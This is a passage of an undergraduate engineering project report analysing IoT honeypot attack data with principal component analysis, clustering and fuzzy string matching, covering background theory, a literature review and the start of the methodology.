**UNIVERSITY OF SOUTHAMPTON**
Faculty of Engineering, Science and Mathematics
School of Electronics and Computer Science

A project report submitted for the award of
MEng Electronic Engineering with Artificial Intelligence

Supervisor: Dr Enrico Marchioni
Examiner: Dr Enrico Gerding

# Identifying and Analysing Key Features from a Collection of IoT Attack Signatures

by Rohan Bungre

June 15, 2021

# Abstract

With the increasing prevalence of IoT devices, and the exponential rise in IoT cyber-attacks, analysis of these attack signatures is critical in preventing a modern-day crisis. This report focuses on machine learning, natural language processing and other analytical techniques to identify and analyse key features behind these attacks.

The analysis was based on the Global Cyber Alliance dataset which was formatted into a Pandas data structure. This dataset was encoded for principle component analysis. Eigenvector and biplot analysis identified the key features of the dataset as the location, password and command.

Analysis of the location feature found that over 85% of attacks originated from USA and Russia. Analysis of the password feature found that over 70% of the compromised IoT devices use default passwords. Using password dictionaries, brute force attacks were able to gain entry to these devices. The character substitution technique that attackers use to evolve brute force password attempts was exposed using fuzzy string matching. Analysis of the command feature found that rm and busybox exploitative commands were the most common. After affinity propagation clustering, the rm commands were found to be similar in structure, whilst busybox commands had a wide variety of combinations.


**Total Words : 9754**

## Statement of Originality

I have read and understood the ECS Academic Integrity information and the University's Academic Integrity Guidance for Students. I am aware that failure to act in accordance with the Regulations Governing Academic Integrity may lead to the imposition of penalties which, for the most serious cases, may include termination of programme. I consent to the University copying and distributing any or all of my work in any form and using third parties (who may be based outside the EU/EEA) to verify whether my work contains plagiarised material, and for quality assurance purpose I can confirm that I have :

1. Acknowledged all sources and identified any content taken from elsewhere
2. Not used any resources produced by anyone else
3. Completed all the work myself
4. Included all my data/code/designs, with the exception of the code provided by my supervisor, which has been adapted and given credit
5. Not submitted any part of this work for another assessment, except the progress report from semester 1 which has been allowed
6. Not use human participants, their cells or data, or animals

# Acknowledgements

Throughout this project I have received a great deal of support and assistance.

I would first like to thank my supervisor Dr Enrico Marchioni, for his support provided throughout the project and for agreeing to supervise a project that suited my interest in both data analytics and cyber security.

I would also like to thank the Global Cyber Alliance for providing the dataset used during the project and for the help and expertise when needed.

I wish to show my gratitude to my personal tutor Dr Michael Ng, for checking up on my well-being and the progress of my studies over the years.

In addition, I would like to pay my special regards to my friends and family for the encouragement and always providing a happy distraction to rest my mind outside of the project.

# Contents

# List of Figures

# List of Tables

# Listings

# Chapter 1

# Introduction

## 1.1 Problem

Cyber-attacks occur on a regular basis and are rapidly increasing in number. This is predicted to cause a "$6 trillion economic loss by 2021" [3]. With technology becoming more entwined with society's everyday life, there is an increasingly larger target for cyber criminals to attack. Internet of Things (IoT) devices have shown the largest growth within the modern lifestyle, with a forecast of "1.5 billion IoT devices with cellular connection by 2022" [4].

Being a relatively new technology, many IoT devices have weak security protocols in place. Even when these are updated, cyber criminals will evolve with new techniques to exploit vulnerabilities within the technology [5]. Due to the large number of IoT devices and shear amount of data produced, it is difficult for humans to analyse each cyber-attack and identify the most common attacking techniques used. This means that computers and algorithms must take over.

## 1.2 Project Overview

This project will use machine learning (ML), natural language processing (NLP), and other analytical techniques to identify which key features from a collection of IoT attack signatures can explain cyber-attacks against IoT devices. Each of these features will be analysed to help prevent future cyber-attacks.

The Global Cyber Alliance (GCA), a non-profit organisation, will provide an IoT attack-signature data set taken from their IoT Honeypot. An IoT Honeypot is a group of Virtual Machines set up to appear as unsecure IoT devices on the internet attracting cyber-attacks. The Virtual Machines can log the details and features behind each attack, known as the attack signature.

## 1.3 Project Goals

- Create a usable IoT attack signature dataset
- Identify the key feature set used to explain cyber-attacks against IoT devices.
- Analyse the key feature set to help prevent future attacks on IoT devices.

## 1.4 Project Scope

- The project is considered a research project rather than a software project so formal coding practices and the optimisation of any algorithms will not be taken into account in the analysis.
- The IoT Honeypot data set provided by GCA will exclusively be used for identifying the key feature set.
- The project aims to identify and analyse key features that provide information to help prevent future cyber-attacks, not physically stop them
- The project will stick to the allotted time given by the University guidelines.

# Chapter 2

# Background Research and Theory

## 2.1 Cyber Security

"Cyber security is the application of technologies to protect devices and data from cyber attacks" [6]. It aims to reduce the risk of cyber attacks, and protect against the unauthorised exploitation of technologies.

### 2.1.1 Cyber Crimes

Cyber-crimes are defined as "crimes that can only be committed by using a computer, or other forms of information communication technologies" [7]. There are many forms of cyber-crime that fall into the broad categories of "illicit intrusions into computer networks" and "the disruption or downgrading of computer functionality and network space" [7]. This report will focus on the data collected from illicit intrusions into IoT devices. This is more commonly known as hacking, the unauthorised access of a computer or network by exploiting security flaws.

### 2.1.2 IoT Security

The Internet of Things (IoT) is the conceptual idea in which all everyday items are connected via the internet or similar communication protocols. It describes a world where "just about anything can be connected and communicate in an intelligent fashion" [8].

IoT devices are often cheaply made and require a low power consumption, so many security features are overlooked in a trade off to produce the most profitable products. This causes IoT devices to be one of the most targeted systems by cyber-criminals. "IoT devices experience an average of 5,200 attacks per month" with "61% of organizations experiencing an IoT security incident" [9].

The common security flaw of IoT devices is the use of default login credentials. Some manufactures provide a default username and password across all devices they produce. This allows for a brute force method to hack into an IoT device using a dictionary of common IoT usernames and passwords.

### 2.1.3 Telnet and SSH

Telnet and SSH are both application layer services that allow for remote connection to a device. This works via the Transport Control Protocol (TCP) on ports 22 and 23 respectively. IoT devices may additionally use port 2323 for these TCP connections [10]. All of the attacks analysed in this report are either telnet or ssh attacks.

Telnet is the predecessor of SSH and uses unencrypted network packets. This allows an attacker to intercept packets and directly read information such as device passwords. SSH is an improvement on Telnet by encrypting data and providing more robust security features, however both are still vulnerable to brute force password attacks.

Once an IoT device is compromised, commands through a command prompt can be executed remotely by the attacker. This could lead to private data being stolen, file directories being removed or the device becoming a part of a botnet.

Botnets are a group of infected computers that can simultaneously attack uninfected systems. The most famous example of this is the Mirai Botnet attack, "the largest and most disruptive distributed denial of service (DDoS) attack" [11]. Mirai took advantage of insecure IoT devices in a simple but clever way using the open TCP ports.

## 2.2 Dimensional Reduction

Data sets are defined by a group data points, each with a corresponding feature set. Dimensional reduction aims to reduce the size of the feature set whilst preserving the information of the data. Reducing the number of features has many benefits. "These include, removing redundant correlated features that do not help describe the data; allowing for the data to be visualised on a 2D plot; and prevent miss-classification and false-positive correlation when analysed" [12].

### 2.2.1 Principle Component Analysis

Principal Component Analysis (PCA) is a technique where features, commonly known as variables, are transformed into a new set of variables, which are linear combination of original variables. These new set of variables are known as principle components. These become the new set of axis for the data in a lower dimension.

PCA uses the idea that by maximising the variance of the new variables, the amount of information retained from the original data set is maximised. Principle components are obtained in such a way that first principle component accounts for most of the possible variation of original data after which each succeeding component has the highest possible variance.




FIGURE 2.1: Visual example of PCA from 3D to 2D (sourced from [1])

Figure 2.1 visualises the process of PCA. The 3 dimensional data is projected into 2 dimensions, using the two principle component axis PC1 and PC2. This is because the pc3 axis does not have much variation within it, so does not help explain the data set. The original axis (x, y and z) individually do not have much variation between them, however once PCA was performed the single principle component, PC1 can explain the majority of the variation in the data set.

The first step of PCA is to mean center the data around zero and scale all features to the same length.

To maximise the transformed variance, the original variance needs to be calculated. This can be done by constructing a covariance matrix

$$S = Cov(X) = \frac{1}{N} E\left[XX^T\right] = \frac{1}{N}\sum_{N}^{n=1} x_n x_n^T \tag{2.1}$$

where S is the covarince matrix, X is the original data matrix and N is the number of data points.

To transform the data into a new optimal dimensional space Z where Z = XW, that maximises the variance, an optimal weight matrix W must be found by maximising the equation

$$Cov(XW) = E\left[W^T X^T XW\right] = W^T SW \tag{2.2}$$

including a Lagrangian multiplier [13] to prevent scaling the data infinitely, which gives the result

$$SW = \lambda W \tag{2.3}$$

where $\lambda$ is an eigenvalue. This is known as a generalised eigenvalue problem and can be solved using standard techniques [14].

This means that the solution for the optimal W matrix is given by the orthogonal eigenvectors of the original covariance matrix S. To be precice there will be $\lambda_1 \rightarrow \lambda_p$ eigenvalues with corresponding $w_1 \rightarrow w_p$ eigenvectors, where p is the number of variables in the original data matrix X.

Transforming the original data matrix using a single eigenvector $w_p$ will create a singular dimension principle component axis. Each eigenvalue $\lambda_p$ corresponds to the variation given by each principle component.

The larger the eigenvalue $\lambda_p$, the more the corresponding principle component maximises the variance. The aim is to select the r largest eigenvalues and their corresponding eigenvectors to reduce the dimension size from p $\rightarrow$ r. This produces a lower dimensional r-axis space with only a small loss of information.

### 2.2.2 PCA Biplots

A biplot can be used to analyse multivariate data in a 2-dimensional graphical format, "in which all elements of a data matrix are represented according to points and vectors associated with the rows and columns of the matrix" [2]. Figure 2.2 gives an example biplot with the 6 things it can show when PCA is used as the dimensional reduction technique.

1. Each individual point represents a row of the data matrix (data point)
2. Each individual vector represents a column of the data matrix (feature)
3. The distance between points approximates its similarity
4. The relative length of a vector approximates the variance of the feature
5. The angle between two vectors approximates the correlation between the features
6. The component of a vector in the direction of each principle component axis explains the features importance in maximising the axis variance




FIGURE 2.2: Example of a biplot (sourced from "On the use of Biplot analysis for multivariate bibliometric and scientific indicators" [2])

Biplots are a key tool in this project as they allow the feature set to be analysed in relation to the data points and the principle components.

## 2.3 Machine Learning

Machine learning (ML) can be described as "an application of artificial intelligence (AI) that looks for patterns and trends within data" [15]. This project will use unsupervised techniques where a model will infer a function that is able to find patterns and trends hidden within the data.

### 2.3.1 K Means Clustering

The K means algorithm is an unsupervised iterative process that splits the data set into K unique clusters where each data point is unique to one cluster. It aims to cluster using the smallest distance between each data point and a cluster center [16]. The standard K means algorithms requires a predetermined value of k, to allow for k clusters to be identified.

The first step in K means assigns a random cluster mean $\mu_i$, i$\{1 \rightarrow k\}$ for each cluster. Assuming $x_1 \rightarrow x_n$ data points, the aim is to assign a label from $1 \rightarrow k$ to each data point $x_m$. This is formally written as

$$y_{i,m} \begin{cases} 1 & if \quad i = \min \|x_m - \mu_i\|^2 \\ 0 & o.w \end{cases} \tag{2.4}$$

where i ranges from $\{1 \rightarrow k\}$ and $y_{i,m}$ is the cluster label matrix. If data point $x_m$ is closest to cluster center $\mu_i$, then the element $y_{i,m} = 1$, otherwise 0 in the cluster label matrix.

Once all of the data points have been assigned to a cluster, new cluster means $\mu_i$, i$\{1 \rightarrow k\}$ are calculated where $C_i$ is the number of data points in cluster i.

$$\mu_i = \frac{1}{C_i} \sum_{m \epsilon C_i}^{\cdot} x_m \tag{2.5}$$

The K means model now iterates through equations 2.4 and 2.5 until the model converges and no data point $x_m$ is reassigned to a newly calculated cluster $\mu_i$.

### 2.3.2 Optimal K Kneedle Algorithm

K means is a good and simple method of clustering data, however it has one main drawback. The the user has to provide a value k, for the number of clusters it will find. To find the optimal value of k, the elbow method is used.




FIGURE 2.3: Elbow method to find optimal value of k

The elbow method plots distortion against different values of k. Distortion is represented by the sum of squared distance (SSE) between data points $x_m$ and their assigned clusters centers $\mu_i$. The optimal value of k is picked at the spot where the distortion starts to flatten out forming an elbow [17]. For figure 2.3 this elbow can be visually seen at k=3.

The kneedle algorithm is a way of computationally detecting where an elbow lies within the elbow plot. The algorithm aims to analyse the curvature of function and detect when an exponentially sharp drop off occurs, alluding to an elbow point [18]. This can provide the optimal value k for the k means algorithm without a human input.

### 2.3.3 Affinity Propagation

Affinity Propagation is a clustering technique with the ability to assign each data point to a cluster and self determine the optimal number of clusters, unlike k means where it needs to be predetermined.

Affinity Propagation treats each data point as a node within a network. Each data point can send messages to every other data point. "The messages being sent between points are their willingness to become exemplars. An exemplar is the unique central point within a cluster that best explains the surrounding data points. Each data point collectively determines which data points become an exemplar for them" [19]. Through an iterative process data points will cluster themselves around an exemplar, finding the optimal solution.

The messages described are stored as log probabilities in the responsibility matrix (R) and the availability matrix (A).

- $r(i,k)$ shows how well-suited point k is to be an exemplar for point i.
- $a(i,k)$ shows how appropriate it would be for point i to choose point k as its exemplar.

Initially, the matrices R and A are set to 0. A similarity matrix S must be created to explain how each data point is related to each other. This can be done by comparing the euclidean distance 2.6 or using an edit distance 2.11. The clustering will actually take place on this similarity matrix.

$$s(i,k) = -||x_i - x_k||^2 \tag{2.6}$$

The responsibility matrix is updated using equation 2.7. This allows for each point $k'$ to update how well-suited it is to be the optimal exemplar for point i.

$$r(i,k) \leftarrow s(i,k) - \max_{k' s.t. k' \neq k} \{a(i,k') + s(i,k')\} \tag{2.7}$$

This only works for $k' \neq k$ as if $k' = k$, the data point would be sending a message to itself. These diagonal elements of the matrix should be left alone.

The availability matrix A is updated using equation 2.8 for the non diagonal elements and 2.9 for the diagonal elements.

$$a(i,k) \leftarrow \min\{0, r(k,k) + \sum_{i' s.t. i' \notin \{i,k\}} \max\{0, r(i',k)\} \tag{2.8}$$

$$a(k,k) \leftarrow \sum_{i' \neq k} \max(0, r(i',k)) \tag{2.9}$$

This allows for each value of $i'$ to update which point k it should set as its exemplar.

This process will iterate until it converges to the optimal number of clusters, with exemplars at the center and well-suited data points surrounding it. The final exemplars can be found by adding up the maximum values of the R and A matrix.

$$exemplar(i,k) = \max\{a(i',k) + r(i',k)\} \tag{2.10}$$

## 2.4 Natural Language Processing

Natural Language Processing (NLP), is a branch of AI that aims to decipher and understand human languages. Although used in topics like speech recognition and spell-checking, NLP can have an interesting role in password and command analysis [20].

### 2.4.1 Levenshtein Distance

Levenshtein distance is a metric used to compare the difference between two sequences. These sequences tend to be words, where "the Levenshtein distance is the minimum number of single-character edits (i.e. insertions, deletions, or substitutions) required to change one word into the other" [21].

This can be formalised by the expression

$$lev_{a,b}(i,j) = \begin{cases} \max(i,j) & if\, \min(i,j) = 0, \\ min \begin{cases} lev_{a,b}(i-1,j) + 1 \\ lev_{a,b}(i,j-1) + 1 \\ lev_{a,b}(i-1,j-1) + 1_{a \neq b} \end{cases} & otherwise. \end{cases} \tag{2.11}$$

where $lev_{a,b}(i,j)$ is the distance between the first i characters of a and the first j characters of b. Here, $1_{a \neq b}$ is an indicator function equal to 1 when $a \neq b$ and 0 otherwise.

| | | P | 4 | s | 5 | w | 0 | r | d | ! |
|---|---|---|---|---|---|---|---|---|---|---|
| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 |
| p | 1 | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
| a | 2 | 1 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
| s | 3 | 2 | 2 | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
| s | 4 | 3 | 3 | 2 | 2 | 3 | 4 | 5 | 6 | 7 |
| w | 5 | 4 | 4 | 3 | 3 | 2 | 3 | 4 | 5 | 6 |
| o | 6 | 5 | 5 | 4 | 4 | 3 | 3 | 4 | 5 | 6 |
| r | 7 | 6 | 6 | 5 | 5 | 4 | 4 | 3 | 4 | 5 |
| d | 8 | 7 | 7 | 6 | 6 | 5 | 5 | 4 | 3 | 4 |

FIGURE 2.4: Example of Levenshtein distance between the words "password" and "P4s5w0rd!"

Using equation 2.11, a Levenshtein matrix can be populated. The algorithm starts at the top left and finishes at the bottom right giving the value for the Levenshtein distance. Figure 2.4 shows the process when the strings "password" and "P4s5w0rd!" are used. The optimal route to find the Levenshtein distance runs along the diagonal of the matrix. This is because the penalty for insertions, deletions and substitutions are all equally 1.

Traversing in the diagonal direction means that $lev_{a,b}(i-1, j-1) + 1_{a \neq b}$ was the minimum function in equation 2.11. This refers to directly substituting a character if they do not match. Towards the end a character needs to be inserted which can be seen by the $lev_{a,b}(i, j-1)+1$ function being the minimum in equation 2.11. The Levenshtein distance is found to be 4. This would change if character substitutions has a larger penalty than insertions.

### 2.4.2 Fuzzy Matching

Fuzzy matching is a technique used to identify the likelihood that two strings match. It often returns a score from 0-100 based on how well the strings match using various identifier metrics. The Levenshtein distance is often used as the

main metric [22].

$$lev_{a,b}(i,j) = \begin{cases} \max(i,j) & if\ \min(i,j) = 0, \\ min \begin{cases} lev_{a,b}(i-1,j) + w_1 \\ lev_{a,b}(i,j-1) + w_2 \\ lev_{a,b}(i-1,j-1) + w_{3,a \neq b} \end{cases} & otherwise. \end{cases} \tag{2.12}$$

Equation 2.11 differs from equation 2.12 due to the penalty weights $w_1 \rightarrow w_3$ now included. The fuzzy matching algorithm will run the Levenshtein process several times, changing each penalty $w_i$ to analyse likelihood that two strings match via a range of single-character edits. Each string may also be broken down into sub strings which all undergo the matching process.

There is no formal process for fuzzy matching, so each algorithm is different. The final score will be calculated using a linear combination of the Levenshtein scores, the length of each word, the sub-string analysis and some hidden factors.

# Chapter 3

# Related Literature

## 3.1 Identifying Key Features

### 3.1.1 Feature Reduction Method for Cognition and Classification of IoT Devices Based on Artificial Intelligence

X. Chen and X. Hao's paper [23] focuses on dimensional reduction techniques used to reduce uncorrelated or redundant features within a feature space. Principle component analysis (PCA), Fishers linear discriminant analysis (LDA) and auto encoding (AE) are the techniques used to reduce the IoT data set. The paper found that a combination of PCA, LDA and AE allows for more separation of the data in a lower dimensional space when compared to PCA and LDA individually. The mixture of supervised and unsupervised learning helped to create an ideal feature reduction technique.

### 3.1.2 Dimensionality Reduction for Machine Learning Based IoT Botnet Detection

H. Bahşi, S. Nõmm and F. B. La Torre's paper [24] identifies the need for dimensional reduction to produce the best machine learning results. Fishers LDA, a supervised approach, is used to reduce the large data set into a smaller 3 dimensional set, and then the data is clustered using a decision tree, to identify types of botnet attacks. The paper find that although Fishers LDA was good at dimension

reduction, PCA would have been just as good, or even better. The problem found with PCA is that the features are hidden within the principle components, so are more challenging to analyse.

### 3.1.3 A Dimension Reduction Model and Classifier for Anomaly Based Intrusion Detection in Internet of Things

Shengchu Zhao, Wei Li, Tanveer Zia and Albert Y. Zomaya's paper [25] proposes a model consisting of a dimension reduction part and a classifier to identify anomalies in IoT devices. A novel PCA and softmax regression is proposed to optimally label benign behaviours. PCA was found to be effective in feature reduction with the reduced dimension set retaining around 90% of the original data. PCA also offered the ability for the key feature to be identified, allowing for a greater accuracy when clustering the data.

### 3.1.4 Hybrid Feature Selection Models for Machine Learning Based Botnet Detection in IoT Networks

Alejandro Guerra-Manzanares, Hayretdin Bahsi, Sven Nõmm's paper [26] elaborates on feature selection using wrapper methods and their combination with filter methods. This method aims to create optimal feature sets, boosting classification while reducing data dimensionality. The paper finds that a hybrid method of wrapping and filtering using Sequential Forward Feature Selection (SFFS) and Sequential Backward Feature Elimination (SBFE), give a better feature selection over pure filtering methods such as Persons and Fishers LDA.

## 3.2 Analysing Key Features

### 3.2.1 Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot

Daniel Fraunholz, Daniel Krohmer, Simon Duque Anton and Hans Dieter Schotten's paper [27] uses a honeypot offering open telnet and SSH services to capture data from device attacks. This data is used for feature analysis, such as usernames and passwords brute force attacks; spread of attacks and attacker IPs; originating countries and command line exploits. The paper found that the originating country feature could be used to predict botnet attacks. The usernames and passwords collected were found to be common of a brute force attack using an online password dictionary. Finally the command analysis found that the rm remove command was as key feature of the attacks aiming to exploit the devices.

### 3.2.2 Dictionary attack on Wordpress: Security and forensic analysis

Ar Kar Kyaw, Franco Sioquim and Justin Joseph's paper [28] focuses on dictionary attacks used to hack into a user account. The key feature analysed is the username and passwords used in the attempted attacks. The paper found that a dictionary attack was able to successfully guess a seven-character password used and gain access into the user account. When forensics were performed on the passwords, it was found that they had come from an openly available dictionaries or used personal information collected from the users online presence. Applying password strengthening techniques were found to effectively mitigate the attacks.

### 3.2.3 Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations

Nataliia Neshenko, Elias Bou-Harb, Jorge Crichigno, Georges Kaddoum and Nasir Ghani's paper [29] extensively analyses the key vulnerabilities within IoT devices.

The paper provides insight for understanding IoT vulnerabilities, their attack features and attacks which exploit such vulnerabilities. Part of the paper identifies that brute force attacks are a common source of IoT attacks, leading to illicit modifications and full control of the device functionality. This identfies that passwords and command line exploits are some key features behind most IoT attacks.

## 3.3 Conclusion

From the literature reviewed it is evident that IoT security is an active area of ongoing research. [23] [24] [25] [26] all focus on using a variety of dimension reduction techniques to help preserve the data while removing redundant features. This is used to help classification machine learning models, to identify different types of IoT attacks. There is a gap in the research where dimension reduction is used to identify key features that help explain the data using an analytical approach. [25] alludes to the idea that PCA would be an ideal approach for identifying key features within a data set however never explores it.

[27] [28] [29] analyse many IoT attack signatures and similarly conclude that brute force username and password attacks, using open telnet and SSH ports, are the main vulnerability for most IoT devices. This leads to illicit modifications and full control of the device functionality. To understand these features, frequency analysis of passwords and commands are performed along with location analysis of the origin of the attack. There is a gap in the research where these features could be analysed using string matching algorithms and natural language processing techniques.

# Chapter 4

# Methodology

## 4.1 Final Design




FIGURE 4.1: Final System Design

The final design shown in figure 4.1, identifies the three main sections of this project.

These are:

1. Creating the dataset from raw IoT honeypot data (blue)
2. Identifying the key features of the dataset (red)
3. Analysing each identified key feature (grey)

These sections are sequentially ordered due to each sections reliance on the previous sections results.

## 4.2 Sections

### 4.2.1 Creating Dataset


FIGURE 4.2: Design to create the dataset

The first part of the project shown in figure 4.2, involves creating a clean and workable dataset from the raw IoT honeypot data, provided by GCA.

The raw honeypot data is in a nested semi-json style format. The choice was made to convert the data into a complete json format so that it could follow an open standard file format, to work with standard code libraries.

The json data format would then be converted into a pandas Dataframe (DF). Pandas was selected as it offers data structures and operations for manipulating numerical tables in Python. It would be much easier to work with compared to a comma separated value (CSV) data structure for example.

The DF would then be cleaned up by removing not a number (NaN) values and features that would not help the analysis, such as "Honeypot ID Number". This was done to ensure that the later sections had the most reliable data to work with, therefore producing reliable results.

### 4.2.2 Identifying Key Features




FIGURE 4.3: Design to identify the key features

The second part of the project shown in figure 4.3, involves identifying the key features within the data set that can explain the variance of the original dataset.

The dataset consists of categorical data, so would need to be encoded for numerical operations. Ordinal Encoding was selected as it is able to encode categorical features as an integer array without scaling or destroying the features meaning.

Dimensional reduction would then be applied to the encoded dataset, reducing the data from and N-dimensional space to a 2-dimensional space. PCA was the selected method due to its ability to reduce meaningless features and keep the important ones. This can be seen in chapter 2.2.1 of this report and paper [25]. The eigenvalues and eigenvectors would give an idea into the analysis of the principle components and how much variation they represent in the dataset.

A PCA biplot was used to identify the key feature set in a reduced dimension. This was due to the characteristics presented in chapter 2.2.2. Correlations between features and their impact on the principle components would be used to identify key features for the next section to analyse.

Clustering of the data would be performed both in the N-dimensional space and the 2-dimensional space to compare the types of attacks. K means clustering was chosen do the the findings in chapter 2.3.1. Elbow plots would be used to analyse the effectiveness of PCA in removing uncorrelated features, whilst preserving separation in the data.

### 4.2.3 Analysing Key Features




FIGURE 4.4: Design to analyse the key features

